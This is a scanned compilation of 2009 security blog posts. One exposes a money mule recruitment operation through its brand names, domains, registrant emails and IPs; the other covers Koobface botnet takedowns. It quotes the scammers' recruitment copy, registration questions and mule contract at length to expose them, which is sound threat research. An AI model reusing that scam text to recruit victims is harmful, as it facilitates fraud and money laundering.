
actually [36]serving a malicious PDF, next to linking to the recruitment site itself (**individualpeople .org**).

In order to further demonstrate the ongoing standardizing of the money mule recruitment process through

template-ization, it’s time to expose the bogus brands portfolio, and associated domains of a money mule recruitment organization that has been relying on an identical template over the past couple of years. In fact, in May, 2009, a [37]botnet which was used by Ukrainian dating scam agency Confidential Connections was not only found

to be directly related to the money mule recruitment gang, but the cybercriminals used one of the [38]recruitment domains as a command and control server for their botnet spamming operations, with the domain itself and one of the sampled dating scam ones registered under the same email.

Brand names for Money Mule Organizations using a standardized template offered by a single vendor, all known to have been " ***set up in 1990 in New York, the USA by three enthusiasts who have financial education***" : *Affina Group Inc; Alliance Group Inc; Annuity Group Inc; Archway Group Inc; Armor Group Inc; Assurity Group Co; Assurity Group*



Inc; BFS Group Inc; CDI Group Inc; Cosco Group Inc; Dove Group Inc; Eagle Group Inc; Entrust Group Inc; Extreme Group Inc; Flat Group Inc; Holding Group Inc; Integrity Group Inc; Invalda Group Inc; Key Group Inc; Liberty Group Inc; Lime Group Inc; Massive Group Inc; Melson Group Inc; MENA Group Inc; O Pm Group Main; OPM Group Inc;

Premier Group Inc; Prime Group Inc; Prospera Group Inc; Puritan Group Inc; Reach Group Inc; Redeye Group Inc;

Regency Group Inc; Rengo Group Inc; River Group Inc; Saturn Group; Scope Group Inc; Stock Group Inc; Strol Group Inc; Summit Group Inc; Total Group Inc; Trans Group Inc; United Group Inc; Wescom Group Inc

Parked on 222.35.137.237 are the following domains all using the "set up in 1990 in New York, the USA by three enthusiasts who have financial education" template:

affina-groupnet .cn - Email: abuseemaildhcp@gmail.com

affina-groupnet .com - Email: jelly@infotorrent.ru

affina-groupsvc .cc - Email: justin _dickerson@ymail.com

affina-groupsvc .cn - Email: abuseemaildhcp@gmail.com

alliance-groupmain .cc - Email: stiv2009@yahoo.com

annuity-groupnet .cc - Email: justin _dickerson@ymail.com

assurity-groupco .cn - Email: realsupporters@yahoo.com

bfs-groupinc .cc - Email: defrankpo@gmail.com

cdi-groupmain .cn - Email: garry _honn@yahoo.com

cosco-groupmain .com - Email: 20090811112700@antispam.alantron.com

diamond-dream .cc - Email: morgan.greg@yahoo.com

dove-groupli .cn - Email: abuseemaildhcp@gmail.com

dummykeath .cc - Email: morgan.greg@yahoo.com

eagle-groupmain .cn - Email: AntwanHarringtonJI@gmail.com

extreme-groupinc .cn - Email: abuseemaildhcp@gmail.com

extreme-groupinc .com - Email: hell@e2mail.ru

flatgroupfly .cc - Email: steven _lucas _2000@yahoo.com

geniouspartner .cn - Email: morgan.greg@yahoo.com

holding-group .cn - Email: ronny.greg@yahoo.com


integrity-groupinc .cc - Email: justin _dickerson@ymail.com

integrity-groupsvc .cn - Email: abuseemaildhcp@gmail.com

keygroupmain .cn - Email: ErichSullivanKF@gmail.com

libertygroup .cc - Email: LindseyKimSI@gmail.com

lime-groupsvc .cn - Email: abuseemaildhcp@gmail.com


Premier Group Inc

Deutsche Danish Bulgarian

About Us
Services
News
Vacancies
Our Partners
Contacts

Login
Password
OK
Forgot password? Registration

09/04/2009 - eBay Watch: Half.com Bolsters PowerSellers

Half.com sales count toward PowerSeller status, digital download and image display tools, a community for eBay competitors and a blinged-out Sharpie for sale.

Read more

09/02/2009 - Wanted: Online Classifieds

More major e-commerce players - and lesser known ones - are banking on classifieds as a viable channel for online sales.

Read more

08/31/2009 - Lead Generation via Affiliate Marketing

Affiliate marketers are finding new –

Welcome to our Web-site.

The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was Michael Jergenson. At the very beginning of its business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world.

Read more

What do we Offer?

Brokerage Services

Brokerage services include support in buying/selling of shares on behalf of the client and in all operations pertaining to secondary registration, accounting and storage of securities.

Read more

Depositary

Transparency of depository services makes them available to the interested clientele without any restrictions. Our Depositary will present analytical reports to the clients discretely as frequent as defined by the client and in terms specified thereof. With our Depository the client is able to keep track of negative consequences of corporate activity and authorize our experts to defend his interests in front of the emitter.

Read more

Corporate Finance

The Corporate Finance Department caters businesses for services, focused on increasing their competitive advantages in the market due to merger, takeover or other strategic performance.

Read more

Trust Management

Feel the convenience of Assets Trust Management and the freedom we grant you. We take the responsibility to keep track of financial markets situation every day, to balance deposits structure depending on changing situation, to develop tailored strategic approach to the stock market, based on estimated cooperation time, risk limits and other terms, defined by the investor.

Read more

massive-groupsvc .cc - Email: chen.poon1732646@yahoo.com

massivegroupsvc .cn - Email: abuseemaildhcp@gmail.com

melson-groupmain .com - Email: enact@co5.ru

mena-groupsvc .cn - Email: abuseemaildhcp@gmail.com

mena-groupsvc .cn - Email: abuseemaildhcp@gmail.com

opm-group .cn - Email: AbdulStaffordEP@gmail.com

opm-groupli .com - Email: entrap@namebanana.net

premier-groupinc .cn - Email: abuseemaildhcp@gmail.com

prime-groupco .com - Email: Email: fuzz@ml3.ru


prime-groupinc .cc - Email:
chen.poon1732646@yahoo.com

puritan-groupco .cc - Email: justin _dickerson@ymail.com

puritan-groupco .cn - Email: abuseemaildhcp@gmail.com

puritan-groupinc .cn - Email: abuseemaildhcp@gmail.com

reach-group .cc - Email: rick _morris@yahoo.com



Welcome to our Web-site.

The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was Michael Watson. At the very beginning of its business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world.

Read more

What do we Offer?

Brokerage Services

Brokerage services include support in buying/selling of shares on behalf of the client and in all operations pertaining to secondary registration, accounting and storage of securities.
Read more

Depositary

Transparency of depository services makes them available to the interested clientele without any restrictions. Our Depositary will present analytical reports to the clients discretely as frequent as defined by the client and in terms specified thereof. With our Depository the client is able to keep track of negative consequences of corporate activity and authorize our experts to defend his interests in front of the emitter.
Read more

Corporate Finance

The Corporate Finance Department caters businesses for services, focused on increasing their competitive advantages in the market due to merger, takeover or other strategic performance.
Read more

Trust Management

Feel the convenience of Assets Trust Management and the freedom we grant you. We take the responsibility to keep track of financial markets situation every day, to balance deposits structure depending on changing situation, to develop tailored strategic approach to the stock market, based on estimated cooperation time, risk limits and other terms, defined by the investor.
Read more

Legal Services

To ensure all capital procurement tasks of our customers are solved, our company enables them with services, which help to make the business attractive and to find proactive investment solutions.

09/05/2009 - eBay Watch: Half.com Bolsters PowerSellers
Half.com sales count toward PowerSeller status, digital download and image display tools, a community for eBay competitors and a blinged-out Sharpie for sale.

09/03/2009 - Wanted: Online Classifieds
More major e-commerce players - and lesser known ones - are banking on classifieds as a viable channel for online sales.

09/01/2009 - Lead Generation via Affiliate Marketing
Affiliate marketers are finding new – and more aggressive – ways to increase income from directing traffic to e-commerce sites.

08/28/2009 - Bust or Boon? Calculating Blog ROI
This week reports of phenomenal double-digit sales growth leveling off may be giving online business owners the jitters, but at least you can figure out if your blog is boosting the bottom line.

redeye-groupinc .cc - Email: chen.poon1732646@yahoo.com

regency-groupco .cn - Email: abuseemaildhcp@gmail.com

regency-groupnet .cc - Email: justin _dickerson@ymail.com

regency-groupnet .cn - Email: abuseemaildhcp@gmail.com

rengo-groupli .com - Email: jaded@co5.ru

saturn-groupco .cn - Email: abuseemaildhcp@gmail.com

scope-group .cc - Email: don.ram@yahoo.com

scope-groupmain .cc - Email: don.ram@yahoo.com

strol-groupli .cn - Email: abuseemaildhcp@gmail.com

summit-groupinc .cc - Email: Gregory.Michell2009@yahoo.com

theblackend .cn - Email: morgan.greg@yahoo.com

vector-groupfine .cn - Email: abuseemaildhcp@gmail.com

vector-groupfly .cc - Email: mr.freeddyy@yahoo.com

669

Parked on 222.35.137.236:

affina-groupnet .cn - Email: abuseemaildhcp@gmail.com

affina-groupsvc .cc - Email: justin _dickerson@ymail.com

annuity-groupllc .cn - Email: abuseemaildhcp@gmail.com

annuity-groupllc .com - Email: jelly@infotorrent.ru

annuity-groupnet .cc - Email: justin _dickerson@ymail.com

annuity-groupnet .cn - Email: abuseemaildhcp@gmail.com

archway-groupinc .cn - Email: abuseemaildhcp@gmail.com

cosco-groupmain .com - Email: chug@freemailbox.ru

extreme-groupinc .cn - Email: abuseemaildhcp@gmail.com

integrity-groupinc .cc - Email: justin _dickerson@ymail.com

integrity-groupinc .cn - Email: abuseemaildhcp@gmail.com

integrity-groupsvc .com - Email: jelly@infotorrent.ru

invalda-groupmain .cn - Email: rocco _invalda@yahoo.com

670

lime-groupnet .cn - Email: abuseemaildhcp@gmail.com

massive-groupsvc .cc - Email: chen.poon1732646@yahoo.com

prime-groupco .cn - Email: abuseemaildhcp@gmail.com

prime-groupco .com - Email: fuzz@ml3.ru

prime-groupinc .cn - Email: abuseemaildhcp@gmail.com

puritan-groupinc .com - Email: gone@corporatemail.ru

redeye-groupco .cn - Email: abuseemaildhcp@gmail.com

redeye-groupinc .cc - Email: chen.poon1732646@yahoo.com

regency-groupnet .cc - Email: justin _dickerson@ymail.com

regency-groupnet .cn - Email: abuseemaildhcp@gmail.com

saturn-groupsvc .cn - Email: abuseemaildhcp@gmail.com

saturn-groupsvc .com - Email: jelly@infotorrent.ru

vision-groupinc .cn - Email: abuseemaildhcp@gmail.com

vision-groupsvc .com - Email: abuseemaildhcp@gmail.com

671

Parked on 222.35.137.235, registered with emails already covered:

affina-groupsvc .cn

annuity-groupnet .cn

archway-groupinc .cn

archway-groupinc .com

cosco-groupmain .cn

extreme-groupinc .cn

extreme-groupinc .com

integrity-groupinc .cc

invalda-groupmain .cn

prime-groupco .com

prime-groupinc .cc

puritan-groupco .cn

puritan-groupinc .cn

672

redeye-groupco .cn

redeye-groupco .com

redeye-groupinc .cc

regency-groupco .com

regency-groupnet .cn

saturn-groupco .cn

scope-group .cn

scope-groupmain .cn

vision-groupinc .cn

Parked on 222.35.137.234, registered with emails already covered:

affina-groupnet .cn

annuity-groupllc .cn

archway-groupinc .cn

673

cosco-groupmain .com

integrity-groupinc .cn

integrity-groupsvc .cn

massive-groupsvc .cc

premier-groupinc .cn

premier-groupnet .cn

prime-groupco .cn

prime-groupinc .cn

puritan-groupinc .com

redeye-groupco .cn

redeye-groupinc .cn

regency-groupco .cn

regency-groupco .com

regency-groupnet .cn

saturn-groupsvc .cn

saturn-groupsvc .com

vision-groupinc .cn

DNS servers of notice:

ns2.dummykeath .cc

ns2.theblackend .cn

ns1.full-controll .cc

ns3.geniouspartner .cn

ns3.theblackend .cn

ns1.party-reunite .cc

ns2.bubble-preorder .info

ns1.windcontrol .cc

ns3.diamond-dream .cc

ns.partnergreatest8 .net

one.goldwonderful9 .info - the [39]command and control server used by the botnet managed by a money mule organization was using the same nameserver in May, 2009

674

Once the end user falls victim into the recruitment scam, the entire process of registration and communication with the bogus organization takes place through a web-based interface where the potential money mules has to not only provide detailed personal data, but also, as much information as possible that would help the cybercriminals better achieve their objectives. For instance, the template for the money mule registration process includes a self-answered question which even the average user can get suspicious about - *Why are you gathering so much information about applicants? Such attention especially to bank account details puts me on guard.*

The money mule recruitment organization is sticking to its professional tone, as usual, and explains that:

" *In fact that modern financial system is a complex instrument, which controls financial streams. The problem is that any transfer may be delayed (from 1 to 5 days) but it is unacceptable for our business. Transaction should be completed by a financial manager the same day money is deposited into the bank account.* ***Otherwise, we risk to***

lose money, clients, reputation. Analyzing all the details below we'll be able to prepare tasks for every agent

individually. *Please fill in all the fields carefully to avoid delays while working with your bank. The success of our cooperation depends on the accuracy of entered details! Please be serious.* "

675

It gets even more interesting when the recruitment organization starts starts exposing itself as a cybercrime-

facilitating enterprise, asking questions that only such an organization needs to known the answers to, due to

operational security (OPSEC) and due to their clear understanding of the time value of money ([40]Microsoft study debunks profitability of the underground economy), well stolen money in particular. For instance, the built-in

registration checks speak for themselves:

- We don't work with recently opened accounts. For safery reasons your bank account must be 90+ days

- Average number of operations per week required

- Unfortunately we don’t work with prepaid bank accounts

- Maximum amount you can withdraw in branch daily

The recruitment organization is clearly aware of basic quality assurance concepts, due to its surprising tactic used for monitoring the transaction process for each and every money mule working with them. How do they achieve this?

By offering a $100 financial incentive as a bonus for each and every money mule that provides the bogus company with access to their online banking account so that the organization can monitor the transaction process remotely.

It doesn’t take a rocket scientist to conclude that even with a two-factor authentication requirement there are ways in which the organization can hijack the entire financial identity of the money mule without his/her knowledge.

676

Again, they answer to a common question even the most gullible end user would have - *I’m feeling uncomfortable giving you my online banking details. Why do you need it? I’m worrying about unauthorized access to my bank account.* A question to which they answer by citing increasing bonus rating within their system, and that your supervisor will be checking your account, thereby improving your trust relationship with the organization:

" *We require online banking access to monitor deposits coming from our clients. It saves you much time and increase your rating in our system:*

- There is no need to check your bank account every hour during transactions, your personal supervisor will do it instead of you! You’ll be informed the same minute funds arrive.

- No need to send us your bank account statement every week (maybe 2-3 times a week).

- We trust you much more, you’ll receive money bonuses and more transactions!

It is absolutely safe and legal. We guarantee that all personal details will stay safe. Please read our Privacy Policy. NOTE: IT’S IMPOSSIBLE TO MAKE ANY TRANSFERS USING ONLINE ACCESS. If you have no online access to your bank account, you should contact your bank and activate this service. It will take less than 10 minutes. "

The very idea that the money mule has reached the tipping point of its gullibility in order to provide the or-

ganization with access to their bank account is surreal, but clearly possible since having reached point of the registration process means they have absolutely no idea what they’re doing.

The following are sample screenshots from the web interface used by the organization and the money mules

themselves:

677

Moreover, sample agreement that each and every money mule has to accepted before becoming part of the

money mule recruitment network. A second agreement contract containing unique (Photoshop-ed) signing seal

for each of the bogus brands has to be also signed, scanned and uploaded through their interface. **Both of these agreements, including localized copies in several different languages can be purchased from the managed money mule recruitment vendor from $30 to $70**. Here's a sample of the agreement and tag clouds for the company description, the agreement itself and the FAQ:

DUTIES:

The Contractor undertakes the responsibility to receive payments from the Clients of the Company to his personal bank account, withdraw cash and to effect payments to the Company's partners by Western Union or MoneyGram

money transfer system within one (1) day. He/she will report directly to the senior manager and to any other party designated by the senior manager in connection with the performance of the duties under this Agreement and shall *fulfill any other duties reasonably requested by the Company and agreed to by the Contractor.*

CONFIDENTIALITY:

The Contractor acknowledges that during the engagement he will have access to and become acquainted with

various trade secrets, inventions, innovations, processes, information, records and speci cations owned or licensed by the Company and/or used by the Company in connection with the operation of its business including, without limitation, the Company's business and product processes, methods, customer lists, accounts and procedures. The Contractor agrees that he will not disclose any of the aforesaid, directly or indirectly, or use any of them in any manner, either during the term of this Agreement or at any time thereafter. All les, records, documents, blueprints, speci cations, information, letters, notes, media lists, original artwork/creative, notebooks, and similar items relating to the business of the Company, whether prepared by the Contractor or otherwise coming into his possession, shall remain the exclusive property of the Company.

The Contractor shall not retain any copies of the foregoing without the Company's prior written permission.

The Contractor further agrees that he will not disclose his retention as an independent contractor or the terms of this. Agreement to any person without the prior written consent of the Company and shall at all times preserve the con dential nature of his relationship to the Company and of the services hereunder. ***If the Contractor releases any***

of the above information to any parties outside of this company, such as personal friend, close relatives or other

Financial Institutions such as a Bank or other Financial Firms, it could be grounds for immediate termination*. If the Contractor is ever in doubt of what information can be released and when, the Contractor will contact their superior right away.*

TERMS OF ENGAGEMENT

The Contractor is engaged by the Company on terms of thirty days (30) probationary period. ***During the probationary***

period the Company undertakes to pay to the Contractor the base salary amounting to 2300 USD per month

plus 8 % commission from each payment processing operation. After the probationary period the Company

agrees to revise and raise the base salary up to 3000 USD*. The Company has the right to cancel this Agreement*
680

at any time within the probationary period or refuse to extend it after that, should the Contractor refuses to fulfill his/her obligations under this Agreement or fulfills them not in good faith. The Contractor has the right to terminate the Agreement at any time on condition that he/she has processed all previous payments and has no new instructions.

COMPENSATION:

The Company undertakes to pay taxes accrued in connection with money transfer. The Company shall also reimburse part of expenses which are incurred in connection with money *transfer by Western Union or MoneyGram systems (should money transfer charges exceed 3 %, i.e. commission for payment processing operation). The above difference will be automatically added to the basic salary of the Contractor and paid once per month together with the basic salary. All reasonable and approved out-of-pocket expenses which are incurred in connection with the performance of the duties hereunder shall be reimbursed by the Company during the term of this Agreement, against the bill presented by the Contractor. The Company shall have the right to decrease the Contractor's commission in case the payment processing terms were violated by the Contractor.*

Should the Contractor delays re-sending money accepted to his bank account for the period exceeding one (1) day without any explicit reason, the Company shall have the right to impose sanctions on the Contractor if only the delay has not been caused by the Force Majeur circumstances and to apply to the arbitration and claim for the reimburse of the amount transferred to his account or for compensation for other damage if any, evicted due to the delay. The Contractor may take days off at any time and at his/her option upon giving five (5) working days advance notice in writing to the Company in order that the latter may abstain from charging the Contractor with new instructions.

However, salary for each day-off is deducted from the Contractor's base salary. "

681

Sample agreement that each and every potential money mule has to upload through the web interface, interestingly, each and every of the bogus brands has a custom made seal, part of the services offered by the managed vendor:

682

683

With such a professional attitude towards their work, now a process that’s easily outsourced to vendors specializing in quality design and bogus company creation services, their recruitment process is prone to reach new levels of efficiency, which is why standardization was applied at the first place. However, just like in the case of malware and scareware, template-ization undermines their operational security (OPSEC) a process which they’re clearly aware, but do not fully utilize since money mule recruitment is currently in efficiency-mode.

Knowing the transactions pattern for a money mule recruitment, one which is clearly visible while going through their agreements, can in fact make it easier for financial institutions to protect their customers from themselves before it gets too late and they unknowingly dive deep into the money mule recruitment business model.

Related posts:

[41]Money Mule Recruiters use ASProx’s Fast Fluxing Services

[42]Money Mules Syndicate Actively Recruiting Since 2002

[43]Inside a Money Laundering Group’s Spamming Operations

This post has been reproduced from [44]Dancho Danchev’s blog.

1. http://voices.washingtonpost.com/securityfix/2009/09/money_mule_recruitment_101.html

2. http://www.bobbear.co.uk/scope-group-inc.html?6a00c340

3. http://1.bp.blogspot.com/_wICHhTiQmrA/ShwQq_kTe6I/AAAAAAAADoo/IXsyIpK2QKM/s1600-h/af-group-llc.png

4. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

5. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

6. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

7. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

8. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

9. http://lists.alioth.debian.org/pipermail/pkg-games-devel/2009-April/011121.html

10. http://forum.computerbetrug.de/finanz-und-warenagenten/56347-finanzagenten-werbemail.html

11. http://www.antispam.de/forum/showthread.php?t=23791&page=2

12. http://spam.tamagothi.de/2009/03/30/das-ist-esdein-traumjob/

13. http://lists.alioth.debian.org/pipermail/reportbug-maint/2009-March/000766.html

14. http://lists.debian.org/debian-qt-kde/2009/03/msg00345.html

15. http://juhuswelt.blogspot.com/2009/03/panamakarriere.html

16. http://66381.homepagemodules.de/t2932f66-Eine-freie-Vakanz-nur-fuer-Sie.html

17. http://codespeak.net/pipermail/pyrepl-dev/2009-April/008001.html

18. http://www.spamarchiv.com/2009/04/05/nach-einer-stelle-gesucht/

19. http://divinegypsy.20six.co.uk/divinegypsy/art/726546

20. http://divinegypsy.20six.co.uk/divinegypsy/art/738174/-CSHSDHSHDHSUPNEWNSSSBJFCSHSDHSHDHSUPNEWNSSSBJF-

21. http://codespeak.net/pipermail/pyrepl-dev/2009-April.txt

22. http://mailman.warwickcompsoc.co.uk/pipermail/compsoc-techteam/2009-April/007682.html

23. http://www.antispam.de/forum/showthread.php?t=23791

24.
http://4.bp.blogspot.com/_wICHhTiQmrA/SspeVlfpF3I/AAAAAAAAENI/zFzbkFVkrmE/s1600-h/money_mule_recruitment_

2.jpg

25.
http://2.bp.blogspot.com/_wICHhTiQmrA/SspeoBdRqgI/AAAAAAAAENg/PHM_R_wHs4Q/s1600-h/money_mule_recruitment_

5.jpg

26.
http://spammit.blogspot.com/2009/09/internationalbrandimagecom.html

27. http://www.meinepetition.ch/forum-petition/read.php?id=2750&debut=64

28. http://www.tourmonterosa.com/forum/pop_profile.asp?mode=display&id=31

29. http://webs.racocatala.cat/foratnegre/forum/index.php?action=printpage;topic=665.0

30. http://www.sferica.it/pigna/topic.asp?TOPIC_ID=513

31. http://www.assolonline.it/view.php?pagina=534

32. http://www.albertocausin.it/forum/index.php?action=printpage;topic=19.0

33. http://www.italgrob.it/forum/viewtopic.php?p=108&sid=078bad0d7b38bf85aae3ae07a93900dc

34. http://www.pcguide.netsons.org/wp/?p=589

35. http://google.com/safebrowsing/diagnostic?site=individualpeople.biz/

36. http://www.000webhost.com/forum/customer-assistance/9146-please-help-my-site-hacked.html

37. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

38. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

39. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

40. http://blogs.zdnet.com/security/?p=3522

41. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

42. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

43. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

44. http://ddanchev.blogspot.com/

685

Koobface Botnet Dissected in a TrendMicro Report (2009-10-14 18:22)

I’d like to thank the folks at [1]TrendMicro for mentioning the message inserted by the Koobface gang ([2]more love

[3]on a first-name basis [4]from them) within their command and control infrastructure for nine days, [5]greeting me for systematically [6]kicking them out of their ISPs, and suspending their command and control domains, in a new report entitled [7]The Heart of Koobface - C &C and Social Network Propagation:

" *This simplistic C &C approach is, of course, very vulnerable to takedowns. After several KOOBFACE C &C takedown attempts initiated by Internet service providers (ISPs) and members of the security industry, the KOOBFACE*

gang realized the need for a more robust C &C infrastructure.

Thus, on July 19, 2009, the KOOBFACE writers implemented a new C &C architecture that involved the use of proxy nodes to provide redundancy and to improve the survivability of their C &C should another takedown be attempted. A few days after the new KOOBFACE C &C infrastructure was implemented, the botnet was seen inserting a message (see below) for one of the security researchers tracking the malware's domain activities.

This message run lasted nine days from July 22 to July 30, 2009. Based on this incident, we can safely assume that the KOOBFACE gang has been monitoring blogs, articles, write-ups, and analyses about their handiwork and was probably also keeping tabs on the various solutions deployed to counter the botnet's attacks. Second, these people were thus quick to act and fix their creation's weaknesses, as evidenced by its change in infrastructure. Finally, the botnet's creators were bold enough to send taunting messages to security researchers. "

Having the Koobface gang kicked out of their ISPs in 48 hours through close cooperation with *China’s CERT;*

BlueConnex Ltd; PacificRack.com; Oc3 Networks & Web Solutions Llc; Telos-Solutions-AS/Telos Solutions LTD, resulted in a single command and control domain which was active and using the services of UKSERVERS-MNT (AS42831),

78.110.175.15 in particular. Simply put, the Koobface botnet and the hundreds of thousands of infected hosts were not just sitting ducks, but ducks who’ve fallen asleep in the middle of the hunting season.

It’s important to point out that the company (UKSERVERS-MNT) on purposely lied that the customer has been taken offline, allowed the Koobface gang to access the server since the gang claimed " *it’s a compromised customer and needs to clean-up the mess*", then on purposely stopped responding to the smoothly going data sharing process, thereby allowing the Koobface gang to put their contingency plan in place.

The bottom line - based on already published and to-be published assessments of this group’s activities, the

Koobface botnet [8]appears to be only the [9]tip of the iceberg for the [10]Ali baba and the 40 thieves cybercrime enterprise – a self-describing [11]message included by the Koobface gang. Their activities also prove a point - a single cybercrime enterprise can efficiently and automatically dominate the entire Web 2.0 threatscape, if they want to.

Related posts:

[12]Koobface Botnet’s Scareware Business Model

[13]Movement on the Koobface Front - Part Two

[14]Movement on the Koobface Front

[15]Koobface - Come Out, Come Out, Wherever You Are

[16]Dissecting Koobface Worm’s Twitter Campaign

[17]Dissecting the Koobface Worm’s December Campaign

[18]Dissecting the Latest Koobface Facebook Campaign

[19]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [20]Dancho Danchev’s blog.

1. http://blog.trendmicro.com/

2.

http://2.bp.blogspot.com/_wICHhTiQmrA/SigkzSv-sLI/AAAAAAAADrw/pPcRifZSU6U/s1600-h/blackhat_seo_ddanchev_l

ove.JPG

3.

http://1.bp.blogspot.com/_wICHhTiQmrA/Si0hcLUtElI/AAAAAAAADug/yHBpEfNePuQ/s1600-h/blackhat_seo_ddanchev_m

ore_love_3.JPG

4.

